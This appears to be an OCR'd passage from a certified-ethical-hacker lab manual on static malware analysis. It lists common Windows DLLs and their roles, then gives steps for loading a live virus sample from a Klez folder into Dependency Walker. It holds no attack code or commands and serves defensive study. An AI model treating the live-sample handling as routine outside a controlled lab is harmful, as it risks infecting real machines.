Find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Then, check to find and analyze these files to provide information about the malware in the file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all library functions may allow guessing about what the malware program can do. You should know the various DLLs used to load and run a program.


Some of the standard DLLs are:

DLLs	Description of contents
Kernel32.dll	Core functionality such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions


The Dependency Walker tool lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions that each module exports and calls. Further, it detects many common application problems such as missing and invalid modules, import and export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.

Here, we will use the Dependency Walker tool to identify the file dependencies of an executable file.


1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**, and double-click **depends.exe**.




2. The **Dependency Walker** main window appears; navigate to **File** and click **Open** to import the malicious file.




3. The **open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **snoopy.exe** file and click **Open**.



